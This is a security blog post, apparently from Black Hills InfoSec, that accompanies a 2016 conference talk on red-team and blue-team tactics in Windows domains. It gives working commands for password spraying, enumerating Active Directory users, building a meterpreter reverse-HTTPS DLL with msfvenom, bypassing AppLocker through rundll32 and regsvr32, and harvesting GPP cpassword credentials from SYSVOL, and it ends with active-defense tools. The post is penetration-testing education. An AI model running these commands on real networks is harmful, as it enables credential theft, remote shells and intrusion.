

Red + Blue = Purple

[David Fletcher](#) & [Sally Vandeven](#) //

ADVISORY: The techniques and tools referenced within this blog post may be outdated and do not apply to current situations. However, there is still potential for this blog entry to be used as an opportunity to learn and to possibly update or integrate into modern tools and techniques.



We gave a [presentation](#) at the [GrrCon](#) hacker conference in Grand Rapids, MI on October 6, 2016. The presentation was a dialogue meant to illustrate the friendly banter between a blue-teamer trying to protect a network and a red-teamer trying to attack it. The topics that were discussed are some of the more prevalent ways BHIS has found to gain access, escalate privilege, and dominate in typical enterprise environments.

We also talked about some of the things the blue team can do to prepare for a pentest and make the testers job that much harder. Here is the presentation with some supporting material below including command examples and references regarding the topics discussed during the presentation.

Password Spraying

This refers to a password guessing attack on an enterprise. The pentester creates a list of account names either using the command line and querying Active Directory or by harvesting usernames from open source intel. Then a common password is used, say "Autumn2016" and a login is attempted for each username on the list. Because of account lockout policies this has to be done with care so that the organization's users do not get locked out of their accounts. Guess one single password for each user per observation window so you don't risk locking out accounts.

How to launch a password spray attack on a domain from the command line.


First check the password policy, which includes the lockout settings.

```
C:\> net accounts /domain
```

The example below shows a domain password policy. For a password spray on this network, we would select simple eight character passwords like Fall2016 or Summer16 (users tend to stick to the minimum length) and we would spray one password every ten minutes. The “Lockout observation window” defines how long after the last incorrect password before the bad-password-counter is reset to zero. So after one incorrect password the bad-password-count is one but if we wait for ten minutes, that count gets reset to zero and we can guess again. This greatly reduces the chances of locking out accounts. There are some issues though with services accounts that may not be subject to the same lockout rules. Additionally, the bad-password-count does not get replicated between redundant DCs so if the account is authenticating to different DC’s at each login there could be a conflict. So our rule of thumb is one guess per observation window.

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>net accounts /domain
Force user logoff how long after time expires?: Never
Minimum password age (days): 1
Maximum password age (days): 90
Minimum password length: 8
Length of password history maintained: 5
Lockout threshold: 5
Lockout duration (minutes): 60
Lockout observation window (minutes): 10
Computer role: PRIMARY
The command completed successfully.
```



Once you know the password policy you can create a userlist using either the wmic utility (strip off the first line from the file that gives the column header) or PowerShell. In our experience the PowerShell command is faster but you may not always have access to PowerShell so both are shown below.

```
C:\> wmic useraccount where (domain='%USERDOMAIN%') get Name > userlist.txt
```

```
PS C:\> ([adsisearcher]"objectCategory=User").Findall() | ForEach
{$_properties.samaccountname} | Sort | Out-File -Encoding ASCII
```

Note: Above is a one line PowerShell command with a space between “ForEach” and “{”

Then test each credential with the following FOR loop that mounts the share \\’%LOGONSERVER%\IPC\$ using each username in userlist.txt and the password which you have placed in the file “pass1.txt”:

```
@FOR /F %n in (userlist.txt) DO @FOR /F %p in (pass1.txt) DO @net use
%LOGONSERVER%\IPC$ /user:%USERDOMAIN%\%n %p 1>NUL 2>&1 && @echo [*] %n:%p &&
@net use /delete \\DC1\IPC$ > NUL
```

Script it!

You can also use [Beau Bullock's PowerShell script Invoke-DomainPasswordSpray.ps1](#). This script will do it all for you! All you have to do is point it at a user list and give it a password — in this case “Autumn2016”. If you give a list of passwords as an argument, the script will guess one password for each account per observation window. Actually, you don't even have to give it a user list. If you don't it will generate a list at runtime. Sweet.

```
PS C:\> Invoke-DomainPasswordSpray -Domain %USERDOMAIN% -UserList
userlist.txt
-Password Autumn2016
```

References

DomainPasswordSpray.ps1 script: <https://github.com/dafthack/DomainPasswordSpray>
Password Spraying an OWA Portal blog post: <http://www.blackhillsinfosec.com/?p=5089>

AppLocker Bypass

Secondary Execution

When a running process starts up a second process, that second process is started by what is referred to as “secondary execution” and it is not detected by AppLocker. This means that AppLocker rules do not get applied. In other words, it is a way to get an executable file to run even if it has NOT been explicitly allowed by AppLocker. There are a couple of ways to accomplish secondary execution. The first is using RUNDLL32.EXE and the second is by using REGSVR32.EXE. Examples of both are shown below.

Use Metasploit's msfvenom utility to create a malicious DLL file. In this case the DLL file will make an outbound connection using HTTPS to a listening server on IP address 192.168.2.10:443. The DLL file can be executed using either RUNDLL32.EXE or REGSVR32.EXE.

```
# msfvenom -p windows/meterpreter/reverse_https -
f dll LHOST=192.168.2.10
LPORT=443 > C:\temp\malicious.dll
```

```
C:\Windows\System32\rundll32.exe C:\temp\malicious.dll,Control_RunDLL
```


OR

```
C:\> regsvr32.exe /s /u malicious.dll
```

Another AppLocker bypass is to use InstallUtil.EXE to directly access .NET functions and fly under the AppLocker radar. See “PowerShell w/o PowerShell” BHIS blog post referenced below.

Third-Party Command Shells

As a pentester, you may be prevented from running cmd.exe but you have other options. You could try running a third-party command shell. There are several out there but we have tested only one and it worked perfectly. It is a command shell that comes with the open-source Windows-like operating system ReactOS. In the case that AppLocker rules prevent execution of the third-party shell, convert the executable to a DLL and use the RunDLL32.exe method described above. You can also download an already converted cmd.dll using the link to a post by Didier Stevens in the references.



References

- PowerShell without PowerShell – <http://www.blackhillsinfosec.com/?p=5257>
- App Whitelisting Bypass – <http://subt0x10.blogspot.com/2016/04/bypass-application-whitelisting-script.html>
- Open Source Windows-like OS – <https://www.reactos.org/>
- Open Source Windows-like OS – <https://en.wikipedia.org/wiki/ReactOS>
- How to convert EXE to DLL – <https://blog.didierstevens.com/2010/02/04/cmd-dll/>

Privilege Escalation

There are many great tools that we use all the time to help with privilege escalation within a Windows domain.

GPP (Group Policy Preferences) was introduced by Microsoft in 2008. One of the things often found in GPP preference files are encrypted privileged credentials in order to script administrative tasks. This became a problem because the static symmetric AES encryption key used for the password was published, so credentials found in the files can be easily decrypted. These credentials are definitely what we consider low hanging fruit and are one of the first things we check for on a pentest. Here is how simple it is:

Open up a command shell and run the following command:

```
C:\> findstr /S cpassword %logonserver%\sysvol\*.xml
```

If you get any hits that contain an encrypted looking value in the cpassword property item just decrypt it to reveal the cleartext password and try using the credentials. Use gpp-decrypt.rb to decrypt. You could also use the PowerSploit module Get-GPPPassword or the Metasploit module gpp to find and decrypt in one shot.

References

- <https://blogs.technet.microsoft.com/grouppolicy/2009/04/22/passwords-in-group-policy-preferences-updated/>
- <http://tools.kali.org/password-attacks/gpp-decrypt>
- <https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1>
- <https://www.rapid7.com/db/modules/post/windows/gather/credentials/gpp>

PowerUp will find common misconfigurations that could allow privilege escalation. This PowerShell script will check for misconfigurations like Weak Service Permissions, Unquoted Service Paths, Hijackable DLLs and other things. We show how to run the PowerUp module in PowerShell here but PowerShell Empire also has the module builtin so when you establish an agent using Empire you can invoke it remotely.

```
PS C:\> import-module ./powerup.ps1
```

```
PS C:\> Invoke-Allchecks
```

The use one of the builtin modules in PowerUp to exploit any discovered vulnerabilities.

Use **ShareFinder** and **FileFinder** modules in PowerSploit's PowerView module to scour the domain looking for juicy files that you have access to. By default, FileFinder will flag files that files with 'pass', 'sensitive', 'secret', 'admin', 'login', or 'unattend*.xml' in the name but search criteria is configurable.

```
PS C:\> Invoke-ShareFinder -CheckShareAccess -Verbose -Threads 20 |  
Out-File -Encoding Ascii interesting-shares.txt
```

```
PS C:\> Invoke-FileFinder -ShareList .\interesting-shares.txt -Verbose -  
Threads  
20 -OutFile juicy_files.csv
```

Bloodhound is a tool that automates the process of finding a path to an elevated AD account. It uses PowerShell to query Active Directory and then creates a graph showing the available accounts/computers that the attacker can gain access to in order to dump credentials from memory (for example with Mimikatz). The dumped credentials will provide privilege escalation perhaps all the way up to domain administrator.

Restricting Client to Client Traffic – We have only worked with a couple of organizations that implement this level of control and it was very effective in restricting our ability to pivot. Unfortunately, we do not have many references to offer regarding how to implement this level of security but it is reasonable to assume that granular NTFS permissions and host-based firewall rules are part of the recipe.

W^X– Refers to only allowing users to write in locations that are not executable and only allow applications to be executed in locations where they are not allowed to write. The latter can be enforced with AppLocker. In fact, default AppLocker rules allow execution only from the Program Files directory and the Windows directory, which users by default do not have write access to. It would be worth auditing those locations for any permission changes when implementing AppLocker.

References

- PowerUp – <https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc>
- PowerView – <https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon>
- Empire – <https://github.com/adaptivethreat/Empire>
- Bloodhound – <https://www.youtube.com/watch?v=MYxk73DsGQI>
- Bloodhound – <https://wald0.com/?p=68>
- Mimikatz – <http://www.blackhillsinfosec.com/?p=4667>
- LAPS – <https://technet.microsoft.com/en-us/mt227395.aspx>

Active Defense

This refers to making the attacker’s job more difficult and confusing. It does not refer to “hacking back”. (Hacking back by most definitions would be illegal) Injecting a little bit of chaos and unpredictability goes a long way to confounding and slowing down attackers. Most people have heard of honeypots but what about honey files, honey accounts, honey tokens and other lovely goodies. ADHD is an active defense distribution put together by BHIS and available for free [here](#).

Web Bugs are hidden elements in a web page like a 1X1 pixel image that gets loaded from a web bug server. The server collects identifying information like IP address, User Agent and Timestamp. The web bug can be embedded in a .DOC file with a juicy sounding file name like ProjectedSalaries-2017.doc or Passwords.doc. When the attacker takes the bait, the identifying info is logged.

Weblabyrinth creates a maze of fake web pages with the goal of confusing automated web scanners.

Use **Honeyports** to catch and blackhole attackers when they try to connect to the fake services listening on the network with the tool Artillery by TrustedSec.

Use **Kippo** to monitor brute force SSH attacks and confuse the attackers by making it appear that they are really connected to an SSH server.

And many more in [ADHD](#).

References

- List of Tools in ADHD
 - <https://github.com/adhdproject/adhdproject.github.io/blob/master/index.md>
- About ADHD – http://www.blackhillsinfosec.com/?page_id=4419
- ADHD Install instructions – <http://www.blackhillsinfosec.com/?p=5234>
- Artillery – <https://www.trustedsec.com/artillery/>
- Web Bugs –
<https://github.com/adhdproject/adhdproject.github.io/blob/master/Tools/WebBugServer.md>
- Weblabyrinth –
<https://github.com/adhdproject/adhdproject.github.io/blob/master/Tools/Weblabyrinth.md>
- Honeyports –
<https://github.com/adhdproject/adhdproject.github.io/blob/master/Tools/HoneyPorts.md>
- Kippo –
<https://github.com/adhdproject/adhdproject.github.io/blob/master/Tools/Kippo.md>